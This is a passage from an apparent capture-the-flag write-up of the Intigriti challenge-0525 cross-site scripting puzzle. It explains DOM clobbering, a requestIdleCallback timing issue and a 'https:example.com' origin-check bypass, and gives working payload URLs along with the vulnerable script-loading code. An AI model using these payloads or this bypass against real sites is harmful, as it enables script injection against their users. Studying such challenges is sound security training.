abuse “let normalizedURL = new URL(url, location)” so we can fake “https://challenge-0525.intigriti.io/” and bypass the check.

Step 3: DOM clobbering

Portswigger is much better in explaining DOM clobbering so you can find good information here: https://portswigger.net/web-security/dom-based/dom-clobbering


Normally if I input: “ a” as name I should be able to define the undefined “CONFIG_SRC” property.


I put a breakpoint just at line 9 of the JavaScript code and then try with “ a” as input for the name parameter.



We end up with “CONFIG_SRC” to be still undefined for some reason. Here I spend some time as I noticed sometimes it worked and sometimes not.

At a certain point I realized that putting a breakpoint at line 28 for example and waiting for 2 or 3 seconds before proceeding the code then my DOM clobbering worked. It seems the small delay was needed for the HTML injection to be added to the source code.





I was confused at this point. The DOM clobbering is working but why does the small delay matter to get our injected HTML into the page?

It seems without delay the JavaScript code goes to the function “addDynamicScript()” before our HTML input is added to the DOM.

Here the “requestIdleCallback” is playing an important role:
https://developer.mozilla.org/en-US/docs/Web/API/Window/requestIdleCallback

This function seems to trigger once the browser is idle. So simply said when it has not a lot of work then it will do this function.

At this point I only had the manual breakpoint way of not triggering the “requestIdleCallback” to fast. This callback needed to be delayed a bit for our DOM clobbering to work.

I decided to not look into this now but continue with the manual approach an achieve XSS first in this manual way.


Step 4: Location.origin bypass

Our DOM clobbering is working but as we could see in the previous example our URL became: https://example.com which is not equal to https://challenge-0525.intigriti.io/ which is expected by the function “safeURL” via “normalizedURL.origin === location.origin”


My first idea was to do this DOM clobbering input: alert(document.domain)<div%20id="CONFIG_SRC"%20data-url="https://challenge-0525.intigriti.io/message"> a

This is on the correct location.origin as the challenge so that would be a very easy injection.

Then the page: “https://challenge-0525.intigriti.io/message?name=” contains an XSS payload as this is embedded as JavaScript in the source code:



Seems to work fine but no alert popped. Our script can be found in the source code but we hit a syntax error.



The page “https://challenge-0525.intigriti.io/message?name=alert(document.domain)%3Cdiv%20id=%22CONFIG_SRC%22%20data-url=%22https://challenge-0525.intigriti.io/message%22%3E%3C/div%3Ea” now contains “Hello, ” before reaching our valid JavaScript code “alert(document.domain)”

You could try to define “Hello” I guess but then the “<” will cause another syntax error. As we are not able to inject any valid JavaScript at the start of this page we will never achieve XSS in this way. We have to find another bypass for “normalizedURL.origin === location.origin”

We have to look at both the safeURL and addDynamicScript to see the discrepancy to achieve this.

```
1  // utils
2  function safeURL(url){
3   let normalizedURL = new URL(url, location)
4   return normalizedURL.origin === location.origin
5  }
6
7  function addDynamicScript() {
8      const src = window.CONFIG_SRC?.dataset["url"] || location.origin + "/confetti.js"
9      if(safeURL(src)){
10         const script = document.createElement('script');
11         script.src = new URL(src);
12         document.head.appendChild(script);
13     }
14 }
15
```


https://developer.mozilla.org/en-US/docs/Web/API/URL/URL


`new URL(url, base)`
- url: absolute URL or a relative reference to a base URL
- base(optional): A string representing the base URL to use in cases where url is a relative reference. If not specified, it defaults to undefined.

Here some fuzzing is needed or trial and error as you can call it. I came with following bypass: “http:example.com”
Notice the missing // in the URL.

https://challenge-0525.intigriti.io/message?name=%3Cdiv%20id=%22CONFIG_SRC%22%20data-url=%22https:example.com%22%3E%3C/div%3Ea


Notice how “new URL(url, location)” sees https:example.com but converts this to “https://challenge-0525.intigriti.io/” due to the location being set as base.







This cause the function “safeURL” to return true as a safe URL to the function “addDynamicScript”

The “addDynamicScript” function takes our input URL as the one for a JavaScript file and seems to fix the mistake we made with “http:example.com”







